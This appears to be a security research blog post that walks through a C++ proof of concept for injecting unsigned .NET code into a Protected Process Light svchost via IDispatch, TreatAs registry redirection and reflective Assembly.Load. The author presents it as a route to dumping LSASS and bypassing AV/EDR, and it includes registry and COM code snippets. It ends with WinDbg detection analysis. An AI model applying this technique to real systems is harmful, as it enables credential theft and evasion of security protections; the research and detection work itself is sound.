


Abusing IDispatch for Trapped COM Object Access & Injecting into PPL Processes



Introduction

In this post, I explore an interesting bug class identified by [James Forshaw](#) from **Google Project Zero** that relates to the **IDispatch interface** in COM servers. His research highlights a vulnerability in how certain COM servers, particularly those implementing the **IDispatch interface**, allow the creation of arbitrary objects within the process. Notably, every **Object-Oriented Programming (OOP)** COM server implementing `IDispatch` exposes the ability to create objects like **STDFONT**, which was never intended to be used safely across process boundaries. This opens the door to potential exploitation, especially when interacting with **cross-process** COM remoting.


Forshaw's work demonstrated the **security risks** in these implementations but did not provide a complete **Proof of Concept (PoC)**. Drawing inspiration from his research and driven by my passion for **COM object exploitation**, I decided to take on the challenge and develop a **functional PoC** in C++. This blog expands on Forshaw's findings, providing a working PoC that shows how the misuse of this COM feature can be leveraged to **inject unsigned code into a Protected Process Light (PPL) process** with the protection `PsProtectedSignerWindows-Light`.

This PoC demonstrates how the technique can bypass **Protected Process Light (PPL)** protection, highlighting the significant real-world implications of this vulnerability. It provides a powerful means of accessing critical protected processes, such as **LSASS** with `LSA` protection or a protected **AV/EDR**.

Bridging Native Code and .NET for PPL bypass

This section dissects the core mechanism of our exploit: **leveraging C++/mscorlib interoperability to hijack COM activation and force the execution of arbitrary .NET code under the guise of trusted process.**

At its core, this exploit leverages the Windows Update Medic Service's WaaSRemediationAgent COM server, — a privileged component running as svchost.exe within a PPL process protected by **PsProtectedSignerWindows-Light** — to load and execute an unsigned .NET payload.



By manipulating registry keys to enable DCOM reflection and redirect COM activation, we trick the system into treating a legacy COM class (`StdFont`) as a `.NET System.Object`, effectively bridging the native and managed worlds.

By using **mscorlib (the .NET runtime library)** to reflectively load and execute an in-memory .NET assembly while masquerading as a benign COM operation. This bypasses PPL restrictions because the CLR (Common Language Runtime), once activated within a privileged process, inherently trusts code loaded via mscorlib's reflection APIs.

In the following breakdown, we'll explore:

1. **COM-to-.NET Redirection:** How registry manipulation forces COM to activate .NET objects.
2. **mscorlib as a Bridge:** Using ``System.Object`` and `System.Reflection` to load malicious assemblies.
3. **In-Memory Execution:** Avoiding disk writes by directly invoking .NET methods from C++.
4. **PPL Bypass:** Why the CLR's trust in mscorlib allows unverified code to run in protected processes.

Registry Manipulation: Creating the COM-to-.NET Redirection

Enabling DCOM Reflection

The registry key DCOM Reflection is enabled to allow COM objects to reflectively call into the managed code. This step allows COM to be aware of the .NET objects that exist and interact with them.

```
// Code snippet
bool RegistryUtils::SetDcomReflectionEnabled(bool enable) {
    HKEY hKey;
    LPCWSTR subKey = L"SOFTWARE\\Microsoft\\.NETFramework";
    LPCWSTR valueName = L"AllowDCOMReflection";
```

```

LONG result = RegCreateKeyEx(HKEY_LOCAL_MACHINE, subKey, 0, nullptr,
    REG_OPTION_NON_VOLATILE, KEY_WRITE, nullptr, &hKey, nullptr);
if (result != ERROR_SUCCESS) return false;

DWORD data = enable ? 1 : 0;
result = RegSetValueEx(hKey, valueName, 0, REG_DWORD,
    reinterpret_cast<const BYTE*>(&data), sizeof(data));
RegCloseKey(hKey);
return result == ERROR_SUCCESS;
}

```

By enabling this, you configure COM to be able to dynamically locate and invoke managed code through reflection.

Enabling OnlyUseLatestCLR

The registry key **onlyUseLatestCLR** is set, ensuring that the latest version of the .NET runtime (CLR) is used for managed code execution. This step was particularly important during the testing phase, as issues were encountered when trying to run the code with **.NET v4**. Initially, the exploit relied on **.NET v2**, which was still present on the system, but **.NET v4** introduced some compatibility challenges.

As James Forshaw pointed out in his blog, **.NET COM objects default to running under v2 of the framework**. However, starting with Windows 10, .NET v2 is not installed by default, which caused issues for running the exploit in a modern environment. To avoid these issues, Forshaw installed .NET v2 manually via the **Windows Components Installer**. For testing with .NET v4, however, setting the registry key to **OnlyUseLatestCLR** ensured that the system would always use the latest CLR (v4), avoiding the need to manually install an older version of .NET.

```

// Code snippet
bool RegistryUtils::SetOnlyUseLatestCLR(bool enable) {
    HKEY hKey;
    LPCWSTR subKey = L"SOFTWARE\\Microsoft\\.NETFramework";
    LPCWSTR valueName = L"OnlyUseLatestCLR";

    LONG result = RegCreateKeyEx(HKEY_LOCAL_MACHINE, subKey, 0, nullptr,
        REG_OPTION_NON_VOLATILE, KEY_WRITE, nullptr, &hKey, nullptr);
    if (result != ERROR_SUCCESS) return false;

    DWORD data = enable ? 1 : 0;
    result = RegSetValueEx(hKey, valueName, 0, REG_DWORD,
        reinterpret_cast<const BYTE*>(&data), sizeof(data));
    RegCloseKey(hKey);
    return result == ERROR_SUCCESS;
}

```

TreatAs Registry Redirection:

The **TreatAs** registry key is used to redirect a legacy COM class (e.g., StdFont) to a .NET object (System.Object). This manipulation makes the system treat a traditional COM object as a .NET object, allowing the .NET object to be

invoked within the context of COM. However, before the registry changes can take effect, it's necessary to impersonate **TrustedInstaller** to be able to set specifically **TreatAs** key

```
// Code snippet
bool RegistryUtils::SetTreatAs(const CLSID& originalClsid, const CLSID& newClsid) {
    WCHAR originalClsidStr[40], newClsidStr[40];
    StringFromGUID2(originalClsid, originalClsidStr, 40);
    StringFromGUID2(newClsid, newClsidStr, 40);

    std::wstring keyPath = std::wstring(L"CLSID\\") + originalClsidStr +
L"\\TreatAs";

    HKEY hKey;
    LONG result = RegCreateKeyEx(HKEY_CLASSES_ROOT, keyPath.c_str(), 0, nullptr,
        REG_OPTION_NON_VOLATILE, KEY_WRITE, nullptr, &hKey, nullptr);
    if (result != ERROR_SUCCESS) return false;

    // Explicit cast to DWORD
    DWORD dataSize = static_cast<DWORD>((wcslen(newClsidStr) + 1) * sizeof(WCHAR));

    result = RegSetValueEx(hKey, nullptr, 0, REG_SZ,
        reinterpret_cast<const BYTE*>(newClsidStr), dataSize);
    RegCloseKey(hKey);

    return result == ERROR_SUCCESS;
}
```

With these registry manipulations, COM calls are redirected to .NET objects, bridging the gap between the native COM environment and the managed .NET environment.

mscorlib as a Bridge

After registry manipulation, the exploit proceeds by activating the COM object `WaaSRemediationAgent` and using **reflection** to invoke methods within the .NET runtime. This transition from COM to .NET is at the heart of this exploit.

COM Object Activation

The `CoCreateInstance` function is called to create the `WaaSRemediationAgent` COM object. Thanks to the registry manipulation, this COM activation leads to the creation of a .NET object instead.

```
// Code snippet
HRESULT hr = CoCreateInstance(CLSID_WaaSRemediationAgent, nullptr,
    CLSCTX_LOCAL_SERVER, IID_IDispatch, reinterpret_cast<void**>(&pWaaSAgent));
```

In my PoC exploit, the core method of injecting a .NET payload into a **PPL-protected process** (like `svchost.exe` running the `WaaSRemediationAgent`) hinges on the **IDispatch interface** exposed by the COM class. This interface, part of COM Automation, enables dynamic method invocation on COM objects. By leveraging `IDispatch`, the attack is

able to bridge the gap between the native COM world and the managed .NET world, allowing me to inject .NET code into a process with **PsProtectedSignerWindows-Light** protection, such as WaaSRemediationAgent.

When I trigger the activation of the **WaaSRemediationAgent COM class**, the IDispatch interface is automatically exposed, allowing me to invoke .NET methods dynamically.

Obtaining ITypeInfo for WaaSRemediationAgent

The ITypeInfo interface is used to retrieve type information for the COM object. This metadata is needed to use reflection to invoke .NET methods.

```
// Code snippet
ITypeInfo* pAgentTypeInfo = nullptr;
hr = pWaaSAgent->GetTypeInfo(0, LOCALE_USER_DEFAULT, &pAgentTypeInfo);
```

Why 0?: The first parameter (0) specifies the interface index. Index 0 typically refers to the default interface (IDispatch).

Syntax

```
C++ Copy
HRESULT GetTypeInfo(
    [in] UINT      iTypeInfo,
    [in] LCID      lcid,
    [out] ITypeInfo **ppTypeInfo
);
```

Parameters

[in] iTypeInfo

The type information to return. Pass 0 to retrieve type information for the IDispatch implementation.

[in] lcid

The locale identifier for the type information. An object may be able to return different type information for different languages. This is important for classes that support localized member names. For classes that do not support localized member names, this parameter can be ignored.

[out] ppTypeInfo

The requested type information object.

Return value

This method can return one of these values.

Navigating to Base Interface

Gets a reference (HREFTYPE) to the first implemented interface (index 0).

```
// Code snippet
HREFTYPE href = 0;
hr = pAgentTypeInfo->GetRefTypeOfImplType(0, &href);
```

Many COM objects implement `IDispatch` as their base interface, which we'll exploit later.

Resolving Base Interface Type Info

```
// Code snippet
ITypeInfo* pBaseTypeInfo = nullptr;
hr = pAgentTypeInfo->GetRefTypeInfo(href, &pBaseTypeInfo);
```

Converts the `HREFTYPE` reference into a usable `ITypeInfo` pointer. This `pBaseTypeInfo` now describes the base interface (e.g., `IDispatch`) of `WaaSRemediationAgent`.

Locating the Containing Type Library

Finds which type library ("DLL for COM metadata") contains the base interface.

```
// Some code
COMPTR<ITypeLib> pStdoleTypeLib;
hr = pBaseTypeInfo->GetContainingTypeLib(&pStdoleTypeLib, &indexInTypeLib);
```

`pStdoleTypeLib` will typically point to `stdole32.tlb`, the system type library containing standard COM definitions like `StdFont`.

Targeting StdFont via GUID

Retrieve type information for `CLSID_StdFont` (normally a legacy font COM class).

```
// Some code
COMPTR<ITypeInfo> pStdFontTypeInfo;
hr = pStdoleTypeLib->GetTypeInfoOfGuid(CLSID_StdFont, &pStdFontTypeInfo);
```

Earlier registry modifications via `SetTreatAs` redirect this `CLSID` to a .NET class (`CLSID_DotNetObject`).

COM-to-.NET Object Activation

`CreateInstance` activates a `.NET System.Object` instance through COM, despite targeting `CLSID_StdFont`. This works due to the `TreatAs` registry redirection to `CLSID_DotNetObject`.

```
// Some code
mscorlib::_ObjectPtr pStdFontObj;
hr = pStdFontTypeInfo->CreateInstance(
    nullptr,
    __uuidof(mscorlib::_Object), // Request .NET Object interface
    reinterpret_cast<void**>(&pStdFontObj)
);
```

```
mcorlib::_TypePtr pType = pStdFontObj->GetType();
pType = pType->BaseType; // Traverse inheritance hierarchy
```

The `__uuidof(mcorlib::_Object)` GUID maps to `System.Object` in .NET, allowing direct interaction with managed objects.

The `_TypePtr` interface (from `System.Type`) enables introspection of .NET types. The code navigates to `System.Type` itself to prepare for assembly loading.

At this stage, `CreateInstance` method to dynamically create a .NET object. The key part here is the interaction with `mcorlib`, which is the core .NET assembly. Specifically, you're creating an object corresponding to `System.Type`, which is the foundation for Reflection in .NET.

By creating this object, I am setting up the environment to load and execute .NET code from memory, rather than from a file on disk.

Loading .NET Assemblies In-Memory

The real payload is loaded from a file into memory using reflection. Here's how the assembly is read from the disk and converted into a byte array, which can then be dynamically loaded:

```
// Some code
std::ifstream file(dllPath, std::ios::binary);
std::vector<uint8_t> buffer((std::istreambuf_iterator<char>(file)),
std::istreambuf_iterator<char>());
```

The assembly is converted into a byte array (`variant_t`), which is then passed to `System.Reflection.Assembly.Load`. This function allows you to dynamically load the .NET assembly from the byte array, which is an effective way to load unsigned code without touching the disk.

```
// Some code
variant_t byteArrayVariant;
byteArrayVariant.vt = VT_ARRAY | VT_UI1;
SAFEARRAY* psa = SafeArrayCreateVector(VT_UI1, 0, buffer.size());
void* pvData;
SafeArrayAccessData(psa, &pvData);
memcpy(pvData, buffer.data(), buffer.size());
SafeArrayUnaccessData(psa);
byteArrayVariant.parray = psa;
```

Reflection Workflow

```
mcorlib::_MethodInfoPtr loadMethod =
    DotNetInterop::GetStaticMethod(pType, L"Load", 1);
mcorlib::_AssemblyPtr assembly =
    DotNetInterop::ExecuteMethod<mcorlib::_AssemblyPtr>(loadMethod, args);
```

- `GetStaticMethod`: Retrieves `Assembly.Load` via reflection using its name and parameter count.

- `ExecuteMethod`: Invokes `Load` with the byte array, loading the .NET assembly into the process.

While executing the exploit and using the **`System.Reflection.Assembly.LoadFile`** instead of **`System.Reflection.Assembly.Load`** method to load the .NET assembly into memory, I encountered the following error:

```
_com_error::ErrorMessage returned 0x00000235b759bdc0 L"Unknown error 0x80131604"
```

This corresponds to the HRESULT error code 0x80131604, which indicates that an uncaught exception was thrown during the method invocation via Reflection. This error can be interpreted as a failure in executing the .NET method through Reflection.

Executing the Malicious Code

Once the assembly is loaded into memory, the final step is to execute the payload. Your exploit looks for the `Main` method in the injected assembly and invokes it via reflection:


```
// Some code
mscorlib::_MethodInfoPtr mainMethod = DotNetInterop::GetStaticMethod(payloadType,
L"Main", 0);
DotNetInterop::ExecuteMethod<mscorlib::_ObjectPtr>(mainMethod, mainArgs);
```

At this point in the exploit, the malicious .NET payload is executed within the context of the `svchost` process. Since `svchost` runs with the `PsProtectedSignerWindows-Light` protection, this step grants the malicious code elevated access within the Windows environment. Specifically, it allows the code to interact with protected processes under the Windows signer type, which are typically off-limits for unprivileged or unsigned code.


By successfully injecting unsigned .NET code into a Protected Process Light (PPL) with a Windows signer, we effectively gain the ability to access highly secured processes, such as LSASS, or even bypass protections implemented by AV/EDR systems.

PPL Bypass

In the exploit's scenario, the `svchost` process runs with the Windows signer type (0x51), and the LSASS process, which is a critical security process, runs with the Lsa signer type (0x41). Despite LSASS having a higher protection level, the Windows signer type still has sufficient permissions to access the LSASS process because Windows is a higher-level signer than Lsa.



Now, we can proceed to dump the memory of the LSASS process using the elevated privileges granted by the svchost exploit. This can be done by accessing the LSASS process' memory region and reading or dumping its content:



The PoC exploit expects two arguments:

- DLL Path (): This should be the full file path to a .NET DLL that you want to load.
- Static Class Name (): This is the name of a static class within the DLL that contains a public static void Main() method.

Additionally, according to a blog by [Elastic Security Labs](#) , Microsoft defends Protected Process Light (PPL) by enforcing `SEC_IMAGE` checks when creating image sections. This ensures that the digital signature of any file used to create an image section is validated, and only signed code can be loaded into PPL processes. However, .NET Reflection, which allocates assemblies into memory directly, bypasses this mechanism because it doesn't create an image section or require file-backed validation. This is why Reflection-based loading can bypass `SEC_IMAGE` integrity checks and potentially load malicious code into a PPL process without triggering these defences.

Finally, the bypass occurs because .NET Reflection (specifically via `Assembly.Load(byte[])`) does not create an image section. Instead, it directly allocates memory for the assembly , bypassing the `SEC_IMAGE` integrity checks. These checks are typically enforced when an image section is created, as they validate the digital signature of the file backing the section (via `NtCreateSection` with `SEC_IMAGE`). Since the assembly is loaded directly into memory rather than being backed by a file, there is no file-backed section to validate, allowing the payload to bypass the code integrity checks enforced by `SEC_IMAGE` for PPL processes.

Light Memory Analysis: A Deep Dive

In this analysis, we walk through how to detect, trace, and analyse a malicious assembly loaded into a .NET process, using various Windows debugging tools like WinDbg and CLR Debugging Extensions. The following steps highlight how we can identify suspicious activity, locate that .NET unsigned code in memory, and investigate the underlying behaviour.

Dump the Entire AppDomain

`!dumpdomain` command shows several AppDomains that are currently loaded on the PPL svchost process.

```
0:008> !dumpdomain
-----
System Domain:      00007ff86dd55250
LowFrequencyHeap:  00007ff86dd557c8
HighFrequencyHeap: 00007ff86dd55858
StubHeap:          00007ff86dd558e8
Stage:             OPEN
Name:              None
-----
Shared Domain:     00007ff86dd54c80
LowFrequencyHeap:  00007ff86dd557c8
HighFrequencyHeap: 00007ff86dd55858
StubHeap:          00007ff86dd558e8
Stage:             OPEN
Name:              None
Assembly:          000001d900c177c0
[C:\Windows\Microsoft.Net\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.d

ClassLoader:      000001d900c1f380
  Module Name
00007ff868c21000
C:\Windows\Microsoft.Net\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dl
```

```

-----
Domain 1:          000001d900c57010
LowFrequencyHeap: 000001d900c57808
HighFrequencyHeap: 000001d900c57898
StubHeap:         000001d900c57928
Stage:            OPEN
SecurityDescriptor: 000001d900ca29f0
Name:             DefaultDomain
Assembly:         000001d900c177c0
[C:\Windows\Microsoft.Net\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.d.

ClassLoader:      000001d900c1f380
SecurityDescriptor: 000001d900c1d150
  Module Name
00007ff868c21000
C:\Windows\Microsoft.Net\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dl:

Assembly:         000001d900c18580 [debug, Version=0.0.0.0, Culture=neutral,
PublicKeyToken=null]
ClassLoader:      000001d901bdb600
SecurityDescriptor: 000001d901be6470
  Module Name
00007ff80dce4ad8          debug, Version=0.0.0.0, Culture=neutral,
PublicKeyToken=null  debug

```

- **DefaultDomain:**

The DefaultDomain (address: 000001d900c57010) is where user-code and potentially the .NET unsigned code is loaded. In this domain, besides the standard mscorlib.dll assembly, there is also our targeted:

- assembly: Assembly: debug, Version=0.0.0.0, Culture=neutral, PublicKeyToken=**null**
- Module Name: **debug** (loaded at 00007ff80dce4ad8).
- This assembly is unusual, with its 0.0.0.0 version and no public key token, which is a red flag for malware or injected code.

Debug Log

The .NET unsigned code was identified through the `System.Reflection.Assembly.Load` method, which is commonly used to load assemblies from byte arrays. Here's part of the debug stack trace showing the reflection-based loading:

```

0:008> !clrstack
OS Thread Id: 0x1d18 OS Thread Id: 0x1d18 (8)
(8)
      Child SP      Child SP      IP      IP  Call SiteCall
Site

```

```

000000669647dc30 00007ffa975b6baf System.Reflection.Assembly.Load(Byte[])
System.Reflection.Assembly.Load(Byte[])
000000669647de90 00007ffa98051673 [DebuggerU2MCatchHandlerFrame: 000000669647de90]
000000669647e108 00007ffa98051673 [HelperMethodFrame_PROTECTOBJ: 000000669647e108]
System.RuntimeMethodHandle.InvokeMethod(System.Object, System.Object[],
System.Signature, Boolean)
000000669647e280 00007ffa96e2ef68
System.Reflection.RuntimeMethodInfo.UnsafeInvokeInternal(System.Object,
System.Object[], System.Object[])
000000669647e2e0 00007ffa96e0aa16
System.Reflection.RuntimeMethodInfo.Invoke(System.Object,
System.Reflection.BindingFlags, System.Reflection.Binder, System.Object[],
System.Globalization.CultureInfo)

```

From this stack trace, we can see that the `System.Reflection.Assembly.Load` function is being invoked, which is a common technique for dynamically loading assemblies from raw byte arrays.

Memory Analysis

By examining the memory regions where the malicious assembly is loaded, we can see that:

- The memory region has the **PAGE_READWRITE** protection, meaning it is writable, which is suspicious for code sections.
- The size of the memory region (136 KB) aligns with the size of a small executable or DLL.

This type of memory allocation is common in fileless attacks, where malicious code does not touch the disk but instead resides entirely in memory.

The **MZ** header found within the memory indicates that it is a PE file that may contain executable instructions. The presence of this PE header further indicates that an executable payload is active in memory.

The **memory region details** of the loaded malicious assembly are:

```

0:008> !address 0x00000214bec14020
Usage: <unknown>
Base Address: 00000214`bec00000
End Address: 00000214`bec22000
Region Size: 00000000`00022000 ( 136.000 kB)
State: 00001000 MEM_COMMIT
Protect: 00000004 PAGE_READWRITE
Type: 00020000 MEM_PRIVATE
Allocation Base: 00000214`bec00000
Allocation Protect: 00000004 PAGE_READWRITE

```

The Base Address is `0x00000214bec00000`, and the region size is 136 KB, indicating that a PE file is located in this memory region.

The presence of **PAGE_READWRITE** protection indicates that the memory is writable, which is a typical sign of malicious code being injected or loaded into memory.

Investigating the Malicious Assembly

Here is part of the debug log showing the object dump for the byte array:

```
0:008> !DumpObj /d 00000214bec14020
Name:          System.Byte[]
MethodTable:   00007ffa96905848
Size:         10264 (0x2818) bytes
Array:        Rank 1, Number of elements 10240, Type Byte
Content:
MZ.....@.....!..L!This
program cannot be run in DOS
mode....$......MZ.....@.....!..L
program cannot be run in DOS mode....$.....
```

As observed, the byte array contains an MZ header, which is a signature for PE files (commonly used in DLL or EXE files). This confirms that the loaded assembly is an executable.

In order to observe the CLR stack trace during the execution of the injected .NET code, I used the **sxe ld clrjit** debugger command to enable debugging of the Just-In-Time (JIT) compiler. This command is used within the Windows debugger (WinDbg) to set a breakpoint that triggers whenever the clrjit module (which is responsible for JIT compiling .NET code) is loaded.

```
0:005> !clrstack
OS Thread Id: 0x23f0 (5)
      Child SP          IP Call Site
0000005faa9fc590 00007ffa96e2ef06 [PrestubMethodFrame: 0000005faa9fc590]
InjectedPayload..cctor()
0000005faa9fcb98 00007ffa96e2ef06 [GCFrame: 0000005faa9fcb98]
0000005faa9fd720 00007ffa96e2ef06 [PrestubMethodFrame: 0000005faa9fd720]
InjectedPayload.Main()
0000005faa9fdaf0 00007ffa96e2ef06 [DebuggerU2MCatchHandlerFrame: 0000005faa9fdaf0]
0000005faa9fdd68 00007ffa96e2ef06 [HelperMethodFrame_PROTECTOBJ: 0000005faa9fdd68]
System.RuntimeMethodHandle.InvokeMethod(System.Object, System.Object[],
System.Signature, Boolean)
0000005faa9fdee0 00007ffa96e2ef06
System.Reflection.RuntimeMethodInfo.UnsafeInvokeInternal(System.Object,
System.Object[], System.Object[])
0000005faa9fdf40 00007ffa96e0aa16
System.Reflection.RuntimeMethodInfo.Invoke(System.Object,
System.Reflection.BindingFlags, System.Reflection.Binder, System.Object[],
System.Globalization.CultureInfo)
0000005faa9fdfc0 00007ffa96e2aee2 System.Reflection.MethodBase.Invoke(System.Object,
System.Object[])
0000005faa9fe000 00007ffa97568d8e
DomainNeutralILStubClass.IL_STUB_COMtoCLR(System.StubHelpers.NativeVariant, IntPtr,
IntPtr)
0000005faa9fe1f0 00007ffa98051859 [ComMethodFrame: 0000005faa9fe1f0]
```

- This shows the invocation of the Main method in your injected payload. The **PrestubMethodFrame** shows that the CLR is preparing to invoke this method. This is the entry point of the injected .NET payload that will execute

the malicious actions.

- Reflection Invocations: A series of reflections (**Invoke**, **UnsafeInvokeInternal**, etc.) dynamically invoke methods, which could include COM-to-.NET redirection and other injected operations.
- **COM to CLR Invocation:**

```
0000005faa9fe000 00007ffa97568d8e  
DomainNeutralILStubClass.IL_STUB_COMtoCLR(System.StubHelpers.NativeVariant, IntPtr,  
IntPtr)
```

This represents a COM to CLR stub method. The `IL_STUB_COMtoCLR` method is used when you call a COM method that internally invokes .NET code. It acts as a bridge between COM and .NET, ensuring that the parameters are passed correctly between the two environments.

`NativeVariant`: This refers to the data structure used for handling COM data types (such as VARIANT) in a way that can be understood by both COM and .NET. `IntPtr`: These are pointers used to pass memory addresses or references, likely pointing to COM objects or .NET objects.

This log shows how your injected payload interacts with COM objects and .NET reflection mechanisms.

This stack trace highlights how the exploit leverages reflection, **COM redirection**, and the **CLR** to execute code, potentially interacting with protected processes like LSASS or other system-level components.

